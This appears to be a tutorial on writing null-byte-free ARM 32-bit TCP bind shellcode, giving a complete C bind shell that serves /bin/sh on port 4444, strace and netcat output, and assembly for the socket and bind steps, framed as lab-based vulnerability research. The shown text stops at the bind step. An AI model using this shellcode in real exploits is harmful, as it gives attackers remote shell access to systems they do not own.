


TCP Bind Shell in Assembly (ARM 32-bit)

In this tutorial, you will learn how to write TCP bind shellcode that is free of null bytes and can be used as shellcode for exploitation. When I talk about exploitation, I'm strictly referring to approved and legal vulnerability research. For those of you relatively new to software exploitation, let me tell you that this knowledge can, in fact, be used for good. If I find a software vulnerability like a stack overflow and want to test its exploitability, I need working shellcode. Not only that, I need techniques to use that shellcode in a way that it can be executed despite the security measures in place. Only then I can show the exploitability of this vulnerability and the techniques malicious attackers could be using to take advantage of security flaws.


After going through this tutorial, you will not only know how to write shellcode that binds a shell to a local port, but also how to write any shellcode for that matter. To go from bind shellcode to reverse shellcode is just about changing 1-2 functions, some parameters, but most of it is the same. Writing a bind or reverse shell is more difficult than creating a simple `execve()` shell. If you want to start small, you can learn how to write a [simple `execve\(\)` shell](#) in assembly before diving into this slightly more extensive tutorial. If you need a refresher in Arm assembly, take a look at my [ARM Assembly Basics](#) tutorial series, or use this Cheat Sheet:




Before we start, I'd like to remind you that we're creating ARM shellcode and therefore need to set up an ARM lab environment if you don't already have one. You can set it up yourself ([Emulate Raspberry Pi with QEMU](#)) or save time and download the ready-made Lab VM I created ([ARM Lab VM](#)). Ready?

UNDERSTANDING THE DETAILS

First of all, what is a bind shell and how does it really work? With a bind shell, you open up a communication port or a listener on the target machine. The listener then waits for an incoming connection, you connect to it, the listener accepts the connection and gives you shell access to the target system.



This is different from how Reverse Shells work. With a reverse shell, you make the target machine communicate back to your machine. In that case, your machine has a listener port on which it receives the connection back from the target system.



Both types of shell have their advantages and disadvantages depending on the target environment. It is, for example, more common that the firewall of the target network fails to block outgoing connections than incoming. This means that your bind shell would bind a port on the target system, but since incoming connections are blocked, you wouldn't be able to connect to it. Therefore, in some scenarios, it is better to have a reverse shell that can take advantage of firewall misconfigurations that allow outgoing connections. If you know how to write a bind shell, you know how to write a reverse shell. There are only a couple of changes necessary to transform your assembly code into a reverse shell once you understand how it is done.

To translate the functionalities of a bind shell into assembly, we first need to get familiar with the process of a bind shell:

1. Create a new TCP socket
2. Bind socket to a local port
3. Listen for incoming connections
4. Accept incoming connection
5. Redirect STDIN, STDOUT and STDERR to a newly created socket from a client
6. Spawn the shell

This is the C code we will use for our translation.

```

#include <stdio.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>

int host_sockid;    // socket file descriptor
int client_sockid;  // client file descriptor

struct sockaddr_in hostaddr;           // server aka listen address

int main()
{
    // Create new TCP socket
    host_sockid = socket(PF_INET, SOCK_STREAM, 0);

    // Initialize sockaddr struct to bind socket using it
    hostaddr.sin_family = AF_INET;           // server socket type address family = in
    hostaddr.sin_port = htons(4444);         // server port, converted to network byte
    hostaddr.sin_addr.s_addr = htonl(INADDR_ANY); // listen to any address, converted to ne

    // Bind socket to IP/Port in sockaddr struct
    bind(host_sockid, (struct sockaddr*) &hostaddr, sizeof(hostaddr));

    // Listen for incoming connections
    listen(host_sockid, 2);

    // Accept incoming connection

```

```
client_sockid = accept(host_sockid, NULL, NULL);

// Duplicate file descriptors for STDIN, STDOUT and STDERR
dup2(client_sockid, 0);
dup2(client_sockid, 1);
dup2(client_sockid, 2);

// Execute /bin/sh
execve("/bin/sh", NULL, NULL);
close(host_sockid);

return 0;
}
```

STAGE ONE: SYSTEM FUNCTIONS AND THEIR PARAMETERS

The first step is to identify the necessary system functions, their parameters, and their system call numbers. Looking at the C code above, we can see that we need the following functions: socket, bind, listen, accept, dup2, execve. You can figure out the system call numbers of these functions with the following command:

```
pi@raspberrypi:~/bindshell $ cat /usr/include/arm-linux-gnueabi/hf/asm/unistd.h | grep socket
#define __NR_socketcall      (__NR_SYSCALL_BASE+102)
#define __NR_socket          (__NR_SYSCALL_BASE+281)
```

```
#define __NR_socketpair      (__NR_SYSCALL_BASE+288)
#undef __NR_socketcall
```

If you're wondering about the value of `__NR_SYSCALL_BASE`, it's 0:

```
root@raspberrypi:/home/pi# grep -R "__NR_SYSCALL_BASE" /usr/include/arm-linux-gnueabi/hf/asm/
/usr/include/arm-linux-gnueabi/hf/asm/unistd.h:#define __NR_SYSCALL_BASE 0
```

These are all the syscall numbers we'll need:

```
#define __NR_socket      (__NR_SYSCALL_BASE+281)
#define __NR_bind        (__NR_SYSCALL_BASE+282)
#define __NR_listen      (__NR_SYSCALL_BASE+284)
#define __NR_accept       (__NR_SYSCALL_BASE+285)
#define __NR_dup2         (__NR_SYSCALL_BASE+ 63)
#define __NR_execve       (__NR_SYSCALL_BASE+ 11)
```

The parameters each function expects can be looked up in the [linux man pages](#), or on [w3challs.com](#).

Function	R7	R0	R1	R2
Socket	281	int socket_family	int socket_type	int protocol

Function	R7	R0	R1	R2
Bind	282	int sockfd	const struct sockaddr *addr	socklen_t addrlen
Listen	284	int sockfd	int backlog	-
Accept	285	int sockfd	struct sockaddr *addr	socklen_t *addrlen
Dup2	63	int oldfd	int newfd	-
Execve	11	const char *filename	char *const argv[]	char *const envp[]

The next step is to figure out the specific values of these parameters. One way of doing that is to look at a successful bind shell connection using strace. Strace is a tool you can use to trace system calls and monitor interactions between processes and the Linux Kernel. Let's use strace to test the C version of our bind shell. To reduce the noise, we limit the output to the functions we're interested in.


Terminal 1:

```
pi@raspberrypi:~/bindshell $ gcc bind_test.c -o bind_test
pi@raspberrypi:~/bindshell $ strace -e execve,socket,bind,listen,accept,dup2 ./bind_test
```

Terminal 2:

```
pi@raspberrypi:~ $ netstat -tlnp
Proto Recv-Q Send-Q Local Address Foreign Address State PID/Program name
tcp    0      0 0.0.0.0:22      0.0.0.0:*    LISTEN -
```

```
tcp    0      0      0.0.0.0:4444    0.0.0.0:*      LISTEN  1058/bind_test
pi@raspberrypi:~ $ netcat -nv 0.0.0.0 4444
Connection to 0.0.0.0 4444 port [tcp/*] succeeded!
```

The image shows two terminal windows side-by-side. The left window, titled 'pi@raspberrypi: ~/bindshell', shows a netcat listener on port 4444 that has successfully connected to 0.0.0.0. The right window, titled 'pi@raspberrypi: ~', shows the output of a strace command run in the left window. The strace output shows the execution of './bind_test' with various system calls like execve, socket, bind, listen, accept, and dup2, all returning 0, indicating successful execution.

This is our strace output:

```
pi@raspberrypi:~/bindshell $ strace -e execve,socket,bind,listen,accept,dup2 ./bind_test
execve("./bind_test", ["/.bind_test"], [/ * 49 vars */]) = 0
socket(PF_INET, SOCK_STREAM, IPPROTO_IP) = 3
bind(3, {sa_family=AF_INET, sin_port=htons(4444), sin_addr=inet_addr("0.0.0.0")}, 16) = 0
```



```
listen(3, 2) = 0
accept(3, 0, NULL) = 4
dup2(4, 0) = 0
dup2(4, 1) = 1
dup2(4, 2) = 2
execve("/bin/sh", [0], [/* 0 vars */) = 0
```

Now we can fill in the gaps and note down the values we'll need to pass to the functions of our assembly bind shell.

Function	R7	R0	R1	R2
Socket	281	2	1	0
Bind	282	host_sockid	(struct sockaddr*) &hostaddr	16
Listen	284	host_sockid	2	-
Accept	285	host_sockid	0	0
Dup2	63	client_sockid	0 / 1 / 2	-
Execve	11	"/bin/sh"	0	0

STAGE TWO: STEP BY STEP TRANSLATION

In the first stage, we answered the following questions to get everything we need for our assembly program:

1. Which functions do I need?
2. What are the system call numbers of these functions?
3. What are the parameters of these functions?
4. What are the values of these parameters?

This step is about applying this knowledge and translating it to assembly. Split each function into a separate chunk and repeat the following process:

1. Map out which register you want to use for which parameter
2. Figure out how to pass the required values to these registers
 1. How to pass an immediate value to a register
 2. How to nullify a register without directly moving a #0 into it (we need to avoid null-bytes in our code and must therefore find other ways to nullify a register or a value in memory)
 3. How to make a register point to a region in memory which stores constants and strings
3. Use the right system call number to invoke the function and keep track of register content changes
 1. Keep in mind that the result of a system call will land in r0, which means that in case you need to reuse the result of that function in another function, you need to save it into another register before invoking the function.
 2. Example: **host_sockid = socket(2, 1, 0)** – the result (host_sockid) of the socket call will land in r0. This result is reused in other functions like **listen(host_sockid, 2)**, and should therefore be preserved in another register.

0 – Switch to Thumb Mode


The first thing you should do to reduce the possibility of encountering null-bytes is to use Thumb mode. In Arm mode, the instructions are 32-bit, in Thumb mode they are 16-bit. This means that we can already reduce the chance of having null-bytes by simply reducing the size of our instructions. To recap how to switch to Thumb mode: ARM instructions must be 4 byte aligned. To change the mode from ARM to Thumb, set the LSB (Least Significant Bit) of the next instruction's address (found in PC) to 1 by adding 1 to the PC register's value and saving it to another register. Then use a BX (Branch and

eXchange) instruction to branch to this other register containing the address of the next instruction with the LSB set to one, which makes the processor switch to Thumb mode. It all boils down to the following two instructions.

```
.section .text
.global _start
_start:
    .ARM
    add    r3, pc, #1
    bx     r3
```

From here you will be writing Thumb code and will therefore need to indicate this by using the `.THUMB` directive in your code.

1 – Create new Socket



These are the values we need for the socket call parameters:

```
root@raspberrypi:/home/pi# grep -R "AF_INET\|PF_INET \|SOCK_STREAM =\|IPPROTO_IP =" /usr/include
/usr/include/linux/in.h: IPPROTO_IP = 0, // Dummy protocol for TCP
/usr/include/arm-linux-gnueabi/bits/socket_type.h: SOCK_STREAM = 1, // Sequenced, reliable
```

```
/usr/include/arm-linux-gnueabi/bits/socket.h:#define PF_INET 2 // IP protocol family.  
/usr/include/arm-linux-gnueabi/bits/socket.h:#define AF_INET PF_INET
```

After setting up the parameters, you invoke the socket system call with the `svc` instruction. The result of this invocation will be our **host_sockid** and will end up in `r0`. Since we need **host_sockid** later on, let's save it to `r4`.

In ARM, you can't simply move any immediate value into a register. If you're interested more details about this nuance, there is a section in the [Memory Instructions](#) chapter (at the very end).


To check if I can use a certain immediate value, I wrote a tiny script (ugly code, don't look) called [rotator.py](#).

```
pi@raspberrypi:~/bindshell $ python rotator.py  
Enter the value you want to check: 281  
Sorry, 281 cannot be used as an immediate number and has to be split.  
  
pi@raspberrypi:~/bindshell $ python rotator.py  
Enter the value you want to check: 200  
The number 200 can be used as a valid immediate number.  
50 ror 30 --> 200  
  
pi@raspberrypi:~/bindshell $ python rotator.py  
Enter the value you want to check: 81  
The number 81 can be used as a valid immediate number.  
81 ror 0 --> 81
```

Final code snippet:

```
.THUMB
mov    r0, #2
mov    r1, #1
sub    r2, r2, r2
mov    r7, #200
add    r7, #81          // r7 = 281 (socket syscall number)
svc    #1              // r0 = host_sockid value
mov    r4, r0           // save host_sockid in r4
```

2 – Bind Socket to Local Port



With the first instruction, we store a structure object containing the address family, host port and host address in the literal pool and reference this object with pc-relative addressing. The literal pool is a memory area in the same section (because the literal pool is part of the code) storing constants, strings, or offsets. Instead of calculating the pc-relative offset manually, you can use an ADR instruction with a label. ADR accepts a PC-relative expression, that is, a label with an optional offset where the address of the label is relative to the PC label. Like this:


```
// bind(r0, &sockaddr, 16)
adr r1, struct_addr // pointer to address, port
[...]
struct_addr:
.ascii "\x02\xff" // AF_INET 0xff will be NULled
.ascii "\x11\x5c" // port number 4444
.byte 1,1,1,1 // IP Address
```

The next 5 instructions are STRB (store byte) instructions. A STRB instruction stores one byte from a register to a calculated memory region. The syntax [r1, #1] means that we take R1 as the base address and the immediate value (#1) as an offset.

In the first instruction we made R1 point to the memory region where we store the values of the address family AF_INET, the local port we want to use, and the IP address. We could either use a static IP address, or we could specify 0.0.0.0 to make our bind shell listen on all IPs which the target is configured with, making our shellcode more portable. Now, those are a lot of null-bytes.

Again, the reason we want to get rid of any null-bytes is to make our shellcode usable for exploits that take advantage of memory corruption vulnerabilities that might be sensitive to null-bytes. Some buffer overflows are caused by improper use of functions like 'strcpy'. The job of strcpy is to copy data until it receives a null-byte. We use the overflow to take control over the program flow and if strcpy hits a null-byte it will stop copying our shellcode and our exploit will not work. With the strb instruction we take a null byte from a register and modify our own code during execution. This way, we don't actually have a null byte in our shellcode, but dynamically place it there. This requires the code section to be writable and can be achieved by adding the -N flag during the linking process.

For this reason, we code without null-bytes and dynamically put a null-byte in places where it's necessary. As you can see in the next picture, the IP address we specify is 1.1.1.1 which will be replaced by 0.0.0.0 during execution.




The first STRB instruction replaces the placeholder xff in \x02\xff with x00 to set the AF_INET to \x02\x00. How do we know that it's a null byte being stored? Because r2 contains 0's only due to the "sub r2, r2, r2" instruction which cleared the register. The next 4 instructions replace 1.1.1.1 with 0.0.0.0. Instead of the four strb instructions after strb r2, [r1, #1], you can also use one single str r2, [r1, #4] to do a full 0.0.0.0 write.

The move instruction puts the length of the sockaddr_in structure length (2 bytes for AF_INET, 2 bytes for PORT, 4 bytes for ipaddress, 8 bytes padding = 16 bytes) into r2. Then, we set r7 to 282 by simply adding 1 to it, because r7 already contains 281 from the last syscall.

```
// bind(r0, &sockaddr, 16)
    adr r1, struct_addr // pointer to address, port
    strb r2, [r1, #1]    // write 0 for AF_INET
    strb r2, [r1, #4]    // replace 1 with 0 in x.1.1.1
    strb r2, [r1, #5]    // replace 1 with 0 in 0.x.1.1
    strb r2, [r1, #6]    // replace 1 with 0 in 0.0.x.1
    strb r2, [r1, #7]    // replace 1 with 0 in 0.0.0.x
    mov r2, #16
    add r7, #1           // r7 = 281+1 = 282 (bind syscall number)
    svc #1
    nop
```

